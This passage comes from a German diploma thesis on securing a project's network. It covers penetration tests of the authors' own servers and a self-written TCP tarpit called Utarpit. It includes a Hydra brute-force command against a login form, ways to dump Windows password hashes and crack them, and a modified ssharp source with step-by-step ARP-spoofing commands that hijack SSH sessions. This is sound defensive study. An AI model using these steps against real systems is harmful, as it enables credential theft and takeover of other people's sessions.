Bootfähiges Betriebssystem

Um direkt vom USB-Stick booten zu können, muss man die erste Partition „mounten“, sämtliche Dateien des BackTrack-Betriebssystems dorthin kopieren und dann „grub“ installieren, der das Booten ermöglicht.

```
# erste Partition mounten, in unserem Fall sdb1
mkdir /mnt/sdb1
mount /dev/sdb1 /mnt/sdb1

# saemtliche benoetigten Dateien kopieren
cd /mnt/sdb1
rsync -r /media/cdrom0/* .

# grub installieren
grub-install --no-floppy --root-directory=/mnt/sdb1 /dev/
    sdb
```

Listing 6.16: BackTrack muss bootfähig gemacht werden

Dies sind die notwendigen Schritte, um einen bootfähigen USB-Stick mit einem BackTrack-Betriebssystem zu erzeugen und dieser kann nun verwendet werden. Beim Booten kann man den gewünschten Modus im Boot-Menü auswählen.

Abbildung 6.19: BackTrack Boot-Menü

Zu beachten ist, dass die Bootreihenfolge im BIOS des Rechners geändert werden muss, sodass dieser von dem USB-Stick und nicht der Festplatte bootet. Wenn dies geschehen ist, ist BackTrack voll einsatzfähig und man kann all seine Tools austesten.

6.6.2 SVN Server

Zusätzlich zu der Tool-Sammlung von BackTrack steht uns ein SVN Server zur Verfügung, von dem mittels eines Bootskripts neue, teils selbst programmierte Software automatisiert heruntergeladen und installiert werden kann.

Mit all diesen Hilfsmitteln ausgestattet, wurde das Netzwerk und einzelne Hosts beziehungsweise Server auf Schwachstellen überprüft.

6.6.3 Passwörter

Die Verwendung sicherer Passwörter ist mitunter das Wichtigste, um Sicherheitsmaßnahmen nicht hinfällig zu machen. Jedes Passwort sollte eine hohe Anzahl an Zeichen beinhalten (mindestens 15 Zeichen lang). Es sollten sowohl Klein- und Großbuchstaben, als auch Ziffern und Sonderzeichen verwendet werden, um sicher zu gehen, dass ein Passwort nicht erraten oder in geraumer Zeit geknackt wird. Um zu überprüfen, ob die von uns verwendeten Passwörter den Ansprüchen gerecht werden und ob ein durch Permudieren von Passwörtern ein Ergebnis liefert, wurde solch ein Angriff durchgeführt.

Brute Force

Die Brute Force Angriffe[6] wurden mittels den Tools „Hydra“, „John the Ripper“ und „Brutus“ durchgeführt. Diese Programme unterstützen Brute Force Angriffe auf diverse Protokolle wie zum Beispiel HTTP, HTTPS, FTP, POP3, IMAP, SSH, LDAP und viele mehr. Um verschiedene Benutzernamen und Passwörter auszuprobieren, werden sogenannte „Wordlists“ verwendet. Wir haben uns für die OpenWall-Wordlist entschieden, da diese über 40 Millionen Einträge und mehr als 20 Sprachen enthält. Unsere Tools werden auf diese Text-Dateien zugreifen und so sämtliche Einträge ausprobieren.

```
hsm@attacker ~ # hydra -o res -L usr -P pwd -f -V login.hsm-
    pro.at https-post-form '/index.php?status=10:usr=^USER^&pwd
    =^PASS^:Nicht angemeldet'
```

Listing 6.17: Brute Force Angriff mittels Hydra

Hierbei wird angegeben, welche Text-Dateien für Benutzernamen beziehungsweise Passwörter verwendet werden sollen. Außerdem muss man den anzugreifenden Server deklarieren und die Namen der Formularfelder definieren. Das selbe gilt nicht nur für Hydra sondern auch für Brutus oder John the Ripper.

[6] siehe 3.9 Brute Force Attack




Abbildung 6.20: Brute Force Angriff mittels Brutus

Abbildung 6.21: Brute Force Angriff mittels John the Ripper

Eine erfolgreiche Anmeldung mit einer der Kombinationen würde bedeuten, dass ein Angreifer sensitive Informationen wie den Benutzernamen und das Passwort heraus gefunden hat und nun Zugriff auf den Server hat. Dies lässt darauf schließen, dass das gewählte Passwort nicht ausreichend komplex war und natürlich sofort geändert werden sollte.

Passwörter können aber nicht nur durch Brute Force Angriffe heraus gefunden, sondern bei lokalem Zugriff auf ein Gerät ausgelesen werden. Genauer gesagt, können die Hashes der einzelnen Passwörter aus der SAM (Security Accounts Manager)[7] ausgelesen werden und dies in den meisten Fällen ohne Administrationsrechte. Die SAM-Datenbank wird meistens unter system32 gespeichert und kann mit Tools wie „fgdump“ ausgelesen werden.

Mit zusätzlichen Tools können aber auch weitere lokal gespeicherte Passwörter ausgelesen werden, die in den meisten Fällen auch als Hash-Wert am Betriebssystem abgelegt sind. Passwörter für eine Remote-Administration, wie zum Beispiel bei RDP oder VNC, können ausgelesen werden und zwar mit dem Tool „vncpwdump“.

Rainbow Tables

Die hierbei erhaltenen Hash-Werte können in Folge mittels „Rainbow Tables“[8] untersucht werden, sodass der Klartext zugeordnet werden kann. Dies ist aber nur möglich, wenn die Passwörter die Länge von 14 Zeichen nicht überschreiten. Denn sämtliche Passwörter, die kürzer als 15 Zeichen sind, werden in sogenannten „LM Hashes“ gespeichert und sind für einen Angriff mittels Rainbow Tables geeignet.

Für unsere Penetration-Tests haben wir das Tool „Ophcrack“ verwendet, welches Hashes mittels Rainbow Tables knacken kann. Wir haben uns für dieses Programm entschieden, da dessen Rainbow Tables 99,9% aller Passwörter, die Buchstaben und Ziffern enthalten und eine Länge bis zu 14 Zeichen aufweisen, knacken können.

[7] SAM ist ein Dienst von Microsoft Windows, mit dem Benutzerinformationen wie Anmeldename und Kennwort als Hashwerte in einer Datenbank gespeichert werden.

[8] Rainbow Table ist eine von Philippe Oechslin entwickelte Datenstruktur, die eine schnelle, probabilistische Suche nach dem einem Hash-Wert zugeordneten Klartext ermöglicht.




Abbildung 6.22: Klartext eines Hashes mittels Ophcrack auslesen

Das Bild zeigt die Grafische-Oberfläche dieses Programmes und man sieht wie leicht und in welch kurzer Zeit man Klartext aus den übergebenen Hashes auslesen kann.

6.6.4 SSH Server

SSHv2 ist flexibel mit der Auswahl des Verschlüsselungsalgorithmus, denn es wird sowohl das RSA- als auch das DSS-Protokoll unterstützt. Bei der Auswahl des zu verwendenden Algorithmus kann es mittels eines Tricks zu einem „Man-in-the-middle“-Angriff kommen, wie unter 3.7.3 erklärt.

Dieses, durch Recherchen angeeignete Wissen, haben wir dazu verwendet, zu überprüfen, ob die von uns verwendeten SSH-Server beziehungsweise SSH-Clients anfällig auf solche Angriffe sind. Dafür haben wir das Tool „ssharp“ verwendet und mussten es etwas modifizieren, da das Kompilieren nicht funktioniert hat. Ein weiterer Grund für die Modifizierung dieses Programmes war, dass wir nicht nur mittels eines „Man-in-the-middle“-Angriffes Passwörter auslesen wollten, sondern auch sehen wollten, welche Schritte der Benutzer am SSH-Server setzt. Schlussendlich gelang es uns auch dies so umzusetzen, dass wir eine Session übernommen haben.

Sämtliche Änderungen an dem Tool wurden in der Datei „session.c“ vorgenommen.

```
...
argv[0] = "/usr/bin/screen";
argv[1] = "-m";
argv[2] = "-S";
snprintf(mss_socket, sizeof(mss_socket), "ssharp-%s.%d
    ",
```

```
                s->sharp.remote, getppid());
        argv[3] = mss_socket;
        argv[4] = "-c";
        argv[5] = "/dev/null";
        argv[6] = "-L";
        argv[7] = SSHARP_CLIENT;
        argv[8] = "-Z";
        argv[9] = s->sharp.pass;
        argv[10] = "-l";
        argv[11] = s->sharp.login;
        argv[12] = s->sharp.remote;
        if (command)
                argv[13] = strdup(command);
        else
                argv[13] = NULL;
        argv[14] = NULL;
        ...
```

Listing 6.18: Modifikationen von ssharp

Die Änderungen betreffen die Session, da nun nicht nur eine Session für den Client, sondern eine weitere Session für den Angreifer aufgebaut wird. Der Code führt den Linux-Befehl screen aus, um die session des Gegenübers anzuzeigen. Um nun den gesamten Angriff durchzuführen müssen folgende Schritte ausgeführt werden.

```
# Screenlogs erstellen
mkdir /var/ssharp

# nobody Berechtigungen geben
chown nobody /var/ssharp

# Routing aktivieren
echo 1 > /proc/sys/net/ipv4/ip_forward

# SSH Sessions abfangen und weiterleiten
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --
    to-ports 10000

# /etc/screenrc verschieben
mv /etc/screenrc /etc/screenrc.old

# SSHARP starten
sshd -4 -p 10000 -7

# arpspoofing aktivieren
arpspoof -i wlan0 -t 192.168.0.10 192.168.0.1

# Verwendete tty anzeigen lassen
tty
```

```
# Rechte dieser tty anpassen, sodass nobody lesen und
    schreiben darf
chmod 777 `tty`

# Nobody werden
su nobody

# screen attachen
screen -x

# Prozess anzeigen lassen
ps aux|grep ssh

# Diesen Prozess(sshd) killen
kill PID

# Screenlogs anzeigen
tail -f /var/ssharp/screenlog.0
```

Listing 6.19: SSH Verbindung mittels ssharp hacken

Zunächst wird das Routing am Gerät des Angreifers aktiviert, um sämtlichen Traffic des Clients weiterleiten zu können. Die iptables-Regeln werden adaptiert, sodass SSH Sessions abgefangen und zum eigentlichen Server weitergeleitet werden können. Als nächstes wird das Tool „ssharp“, welches nichts anderes als ein modifizierter openSSH Server ist, gestartet. Dieser openSSH Server kommuniziert mit dem Client und täuscht diesem vor, der eigentliche Server zu sein. Damit der Angreifer zum „Man-in-the-middle“ wird und damit sämtliche Daten zum Angreifer gelangen, wird „arpspoofing“ aktiviert. Der Angreifer kann die aktuelle Session auf das Terminal, durch die von uns durchgeführten Änderungen umleiten. Dadurch kann der Angreifer beispielsweise Befehle auf der Console absetzen. Weiters kann der Angreifer aber auch die komplette Session übernehmen, indem der SSH Prozess des Clients deaktiviert bzw. „gekillt“ wird.

6.6.5 HTTP Server

Ein weiterer wichtiger Punkt war es, all unsere Web-Server mittels Penetration-Testing auf Schwachstellen zu testen. Daher haben wir zunächst kontrolliert, wie viele Informationen unsere Server bei einem Scan mittels „nmap“[9] einem Angreifer preisgeben würden.

[9]Nmap ist ein Werkzeug zum Scannen und Auswerten von Hosts in einem Computernetzwerk und fällt somit in die Kategorie der Portscanner.




Abbildung 6.23: Portscan mittels nmap

Hierbei sieht man sämtliche offene Ports und das auf dem System verwendete Betriebssystem. Diese Art der Attacke, ist eigentlich mehr die Informationsbeschaffung vor dem Angriff. Das Netzwerk wird gescannt um die Topologie kennenzulernen (reconnaissance). Nachdem diese Information gesammelt wurde, werden die gefundenen Schwachstellen erst für den eigentlichen Angriff verwendet.

Da wir nun über die am Server laufenden Dienste und das am Server laufende Betriebssystem Bescheid wissen, haben wir unter anderem einen Vulnerbility-Scan mittels „Nessus“ durchgeführt.




Abbildung 6.24: Vulnerability-Scan mittels Nessus

Hierbei kann man den Server auf Schwachstellen testen und zwar speziell auf die vorher erhaltenen Informationen. Man kann diverse Plugins auswählen, die auf Schwachstellen einzelner Protokolle, Dienste und Betriebssysteme ausgelegt sind. Zum Beispiel kann man überprüfen, ob eine alte PHP Version auf dem Web-Server läuft, die durch einen „Exploit“ angreifbar ist. Wenn der Scan eines Gerätes abgeschlossen ist, erhält man einen Report, auf dem sämtliche Schwachstellen aufgelistet sind. Dies sieht beispielsweise folgendermaßen aus.

Abbildung 6.25: Nessus Report

Bei diesem Nessus-Report wird man durch den roten Balken darauf hingewiesen, dass diese Schwachstelle kritisch für das System ist. Weiters folgen beschreibende Worte zu

der Sicherheitslücke und Vorschläge, wie man dieses Problem lösen kann. Nachdem die einzelnen Sicherheitslücken beseitigt und die Server abgesichert wurden, war ein weiteres Ziel, die Website- und Benutzerinformationen zu sichern.

SSL/TLS Verbindungen

Da unser Webauftritt unter www.hsm-pro.at über einen Login-Bereich verfügt, war es uns ein Anliegen, dass diese Verbindung verschlüsselt über SSL/TLS aufgebaut wird. Daher wurde ein X.509 Zertifikat erstellt und der Web-Server umkonfiguriert, sodass die Verbindung über HTTPS läuft, wie schon unter 6.8 Website beschrieben.

Das man solch gesicherte HTTPS Verbindungen trotzdem hacken kann, wurde schon unter 3.7.1 Man in the middle Angriffe auf SSL/TLS beschrieben und deshalb haben wir diese Angriffs-Methoden auch an unserem Web-Server ausgetestet.

6.7 utarpit

Wie bereits im Kapitel „Honeypots“[10] beschrieben, dient ein Tarpit dazu einen Angriff zu verlangsamen. Im Zuge dieser Diplomarbeit wurde ein Tarpit programmiert. In Ermangelung eines kreativeren Namens, wurde er „Utarpit“ genannt, wobei das „u“ für Micro oder Userspace stehen kann (dies bleibt dem Leser überlassen).

Utarpit wurde nur unter Linux (Gentoo und Ubuntu) getestet, sollte allerdings weitgehend auch unter anderen Unix-Systemen funktionieren. Er funktioniert jedoch sicher nicht unter Windows-Versionen, welche neuer als XP SP1 sind, da diese den Einsatz der für Utarpit notwendigen Raw-Sockets stark einschränken.
(vgl.[MSDN2010a], Limitations on Raw Sockets)

Es sei noch darauf hingewiesen, dass Utarpit nie einem eingehenden Code-Audit unterzogen wurde und daher Sicherheitslücken enthalten kann. Außerdem skalieren andere Lösungen (wie z.B. „Labrea“) wahrscheinlich besser und sind effektiver. Weiterhin lässt die Bedienbarkeit von Utarpit sehr zu wünschen übrig und der Autor hat keine Intention dies in absehbarer Zeit zu ändern.

Kurzum, Utarpit ist nicht für den Produktiveinsatz geeignet und jegliche Benutzung erfolgt auf eigene Gefahr.

6.7.1 Funktionsweise

Utarpit funktioniert im Prinzip wie die bereits beschriebenen TCP-Tarpits bzw. Sticky Honeypots[11]. Er verfügt über zwei Betriebsmodi. Im Raw-Socket-Modus liest das Programm alle ankommenden TCP-Segmente und prüft, ob ihre Zieladresse und ihr Zielport mit denen von Utarpit übereinstimmen und ob es sich um ein SYN handelt. Sind alle Bedingungen erfüllt, baut Utarpit ein SYN/ACK mit einem TCP-Übertragungsfenster der Größe null zusammen und sendet es über das Raw-Socket zurück. Der Initiator der Verbindung kann sie nicht mehr trennen, da er ja eigentlich nichts übertragen kann.

[10] siehe 4.6 Honeypots
[11] siehe 4.6.2 Honeypots/Tarpits

Für das Betriebssystem auf dem Utarpit läuft hat die Verbindung nie existiert.

Diese Methode hat einige Nachteile. Es kann nur auf einem bestimmten Port auf Verbindungen gewartet werden. Will man, dass Utarpit für mehrere Ports funktioniert, muss man entweder für jeden eine eigene Instanz des Programms starten oder mittels bestimmter Firewall-Regeln dafür sorgen, dass der Traffic der anderen Ports trotzdem zu Utarpit weitergeleitet wird.

Ein weiterer Nachteil ist, dass Pakete, die am Raw-Socket gelesen wurden nicht gestoppt werden, sondern das darunterliegende Betriebssystem dennoch erreichen. Nachdem für dieses auf dem Zeilport kein Dienst läuft (Raw-Sockets zählen nicht), wird es ein TCP-Reset zurück senden und somit das Gegenüber veranlassen, die Verbindung sofort zu beenden, wodurch der Tarpit nutzlos wird. Man muss also, mittels einer Firewall-Regel, erreichen, dass das RST des Betriebssystems den Initiator der Verbindung niemals erreicht.

Problematisch ist auch die Verwendung einer Firewall auf dem Rechner mit Utarpit im Raw-Socket-Modus, da man die Pakete zum Port auf dem das Programm wartet immer erlauben muss, weil sie sonst das Raw-Socket nie erreichen.

All diese Probleme können mit dem Netfilter-Queue-Modus gelöst werden. Hier bedient sich Utarpit des, im Linux-Kernel intergierten, Netfilter Paketfilters. Dieser bietet, mit dem so genannten `NFQUEUE`-Target, eine Möglichkeit Pakete, die auf bestimmte Firewallregeln passen, an ein Programm im Userspace weiterzugeben und diesem die Entscheidung, was mit dem ihnen passieren soll, zu überlassen.

Der Administrator kann bei der Konfiguration der Iptables-Firewall festlegen, welche Pakete an Utarpit weitergegeben werden. Das Programm baut wiederum ein entprechendes SYN/ACK und veranlasst Netfilter danach das gelesene Paket zu verwerfen.

Allerdings muss zur Verwendung der Netfilter-Queue eine zusätzliche Programmbibliothek installiert werden und die Unterstützung im Kernel muss vorhanden sein. Nachdem kein anderes Betriebssystem Netfilter als Firewall benutzt, funktioniert dies nur unter Linux.

6.7.2 Abhängigkeiten & Kompilierung

Utarpit benötigt um auf Linux zu funktionieren lediglich die GNU C Library (glibc). Möchte man, dass Pakete auch von der Netfilter-Queue gelesen werden können, muss außerdem `libnetfilter_queue` installiert werden. Auf anderen Unix-Systemen sollte die installierte libc ausreichen. Eine Integration in Netfilter ist nur unter Linux möglich.

Zur Kompilierung von Utarpit werden die Header-Dateien der libc, des Kernels und ggf. der libnetfilter_queue, die Librarys (libc, libnetfilter_queue), sowie ein C-Kompiler (getestet mit GCC-3.4, GCC-4.3, ICC-10.0) benötigt. Bei den meisten Linux-Distributionen, können diese Dinge über den Paketmanager installiert werden.

Um Utarpit mit dem GCC zu kompilieren, können folgende Befehle benutzt werden:

```
root@attacker ~ # gcc -l netfilter_queue -D USE_NFQUEUE -o
   utarpit utarpit.c
root@attacker ~ # gcc -o utarpit utarpit.c
```

Listing 6.20: Kompilierung von Utarpit

Der erste Befehl kompiliert Utarpit mit Unterstützung für die Netfilter-Queue, der zweite ohne.

6.7.3 Bedienung

Die Benutzung von Utarpit erfolgt über die Commandline. Die Option `-h` gibt die Hilfe aus:

```
root@attacker ~ # ./utarpit -h
Usage: ./utarpit [-d[pidfile]] [-l address] [-p port] [-N[
   queue]] [-c dir] [-u user] [-g group] [-h]

If you don't use utarpit with NFQUEUE, you have to ensure
that your Operating System is not sending RST-Packets on the
port you use.
This can be done by using a firewall rule.
(i.e. "iptables -A OUTPUT -p TCP --sport <port> --tcp-flags
   RST RST -j DROP")

Options:
 -d[pidfile]     Daemonize the programm.

 -l addr         Address to listen on.
 -p port         Port to listen on.

 -N[queue]       Use iptables' NFQUEUE-Target instead of Raw-
                 Sockets for receiving. (Linux only)

 -c dir          Chroot into dir.
 -u user         User to use.
 -g group        Group to use.

 -h              Print this help and exit.
```

Listing 6.21: utarpit-Hilfe

Im einfachsten Fall wird Utarpit ohne Parameter gestartet. Nachdem Raw-Sockets benutzt werden, muss das Programm als root ausgeführt werden. Wenn alles geklappt hat, gibt es keine Ausgabe und die Konsole ist blockiert, bis man Utarpit beendet (Strg+C). Utarpit wurde gestartet und wartet auf Verbindungen zum Port 7777. Sobald ein SYN-Segment ankommt, wird es beantwortet und das Übertragungsfenster der TCP-Verbindung auf Null gesetzt. Der Initiator kann die Verbindung nicht trennen.

Wie bereits in der Hilfe erwähnt, sind die Dinge nicht ganz so einfach. Raw-Sockets lesen die Pakete zwar, sind aber nicht in der Lage sie aufzuhalten. Jedes SYN würde auch auf das Betriebssystem treffen, welches, da auf Port 7777 kein Dienst läuft, ein Reset senden und somit die Verbindung zerstören würde. Damit das nicht passiert, kann die Iptables-Regel aus der Hilfe benutzt werden:

```
root@attacker ~ # iptables -A OUTPUT -p TCP --sport 7777 --tcp
  -flags RST RST -j DROP
root@attacker ~ # ./utarpit
```

Listing 6.22: RSTs verwerfen

Mit der `-l` Option kann festgelegt werden, auf welcher Adresse Utarpit auf SYN-Segmente wartet. `-p` erlaubt es den Port zu bestimmen. Will man auch Verbindungen für andere Ports bzw. IP-Adressen einfangen, muss man sich selbst darum kümmern, dass diese entsprechend umgeleitet werden. Dies kann man z.B. über weitere Firewall-Regeln erreichen.

Daemon-Betrieb

Bisher wird Utarpit jedesmal wenn er gestartet wird die Konsole blockieren. Damit dies nicht passiert, kann er auch mit der Option `-d` ausgeführt werden. Hierbei wird ein zweiter Prozess im Hintergrund erzeugt, während sich jener, der auf der Commandline gestartet wurde sofort wieder beendet. Der Hintergrundprozess läuft als Daemon weiter. Damit er ggf. einfach gefunden werden kann, schreibt er ein so genanntes Pidfile, in dem die Prozess-ID gespeichert wird. Möchte man den Daemon beenden, muss man nur die ID aus der Datei lesen und an den `kill`-Befehl übergeben.

Standardmäßig wird das Pidfile in `/var/run/utarpit.pid` erstellt, man kann allerdings an `-d` auch einen anderen Pfad übergeben. Es ist darauf zu achten, dass dieser ohne ein Leerzeichen hinter `-d` steht. Hier ein Beispiel für die Benutzung von Utarpit als Daemon:

```
root@attacker ~ # iptables -A OUTPUT -p TCP --sport 7777 --tcp
  -flags RST RST -j DROP
root@attacker ~ # ./utarpit -d./utarpit.pid # Utarpit starten,
    Pidfile im aktuellen Ordner
root@attacker ~ # ls
utarpit  utarpit.c  utarpit.pid
root@attacker ~ ##  ^Pidfile^
root@attacker ~ # cat utarpit.pid
14321root@attacker ~ #<- PID, ohne Prompt
root@attacker ~ # kill `cat utarpit.pid`
root@attacker ~ # ls
utarpit  utarpit.c
root@attacker ~ ## kein Pidfile, da Utarpit beendet wurde
```

Listing 6.23: Utarpit als Daemon

Netfiler Integration

Um die Netfilter Schnittstelle zum Einlesen der Pakete zu benutzen, müssen folgende Voraussetzungen erfüllt werden:

- Utarpit muss mit den entsprechenden Optionen kompiliert worden sein[12].
- Libnetfilter_queue muss auf dem System installiert worden sein.
- Der benutzte Kernel muss das NFQUEUE- bzw. das QUEUE-Target für Netfilter unterstützen (dies ist bei den meisten Linux-Distributionen gegeben).

Zuerst muss man mittels Iptables festlegen, welche Pakete abzufangen sind. Um Utarpit seine Aufgabe zu erleichtern, sollte man nur SYN-Segmente übergeben, da das Programm jedes gelesene Paket auswerten und den Kernel explizit anweisen muss es zu verwerfen. Danach muss man Utarpit starten und ihm mit der `-N` Option mitteilen, dass von der Netfilter-Queue gelesen wird.

```
root@attacker ~ # iptables -A INPUT -p TCP --syn -j NFQUEUE --
    queue-num 42
root@attacker ~ # ./utarpit -N42
```

Listing 6.24: Utarpit mit Netfilter-Queue

Der erste Befehl weist Netfilter an jedes TCP-Segment, welches an die lokale Maschine gerichtet ist und ein SYN ist, an die Queue mit der Nummer 42 weiterzuleiten. Der zweite startet Utarpit und weist es an von eben dieser zu lesen.

Wird die `-N` Option benutzt, werden sowohl `-l` als auch `-p` ignoriert, da das Raw-Socket nicht mehr zum Lesen, sondern nur noch zum Senden verwendet wird. Wird `--queue-num` weggelassen, so wird automatisch die Queue 0 benutzt. Dasselbe gilt für `-N`. Falls man aber explizit eine bestimmte Queue angeben möchte, muss man beachten, dass zwischen `-N` und der Nummer kein Leerzeichen stehen darf. Andernfalls wird ohne eine Fehlermeldung die Queue 0 verwendet.

Privilege Dropping & Chroot

Die Optionen `-c`, `-u` und `-g` dienen dazu das Programm ein wenig sicherer zu machen und den Schaden, der entsteht, wenn es kompromittiert wird, zu begrenzen.

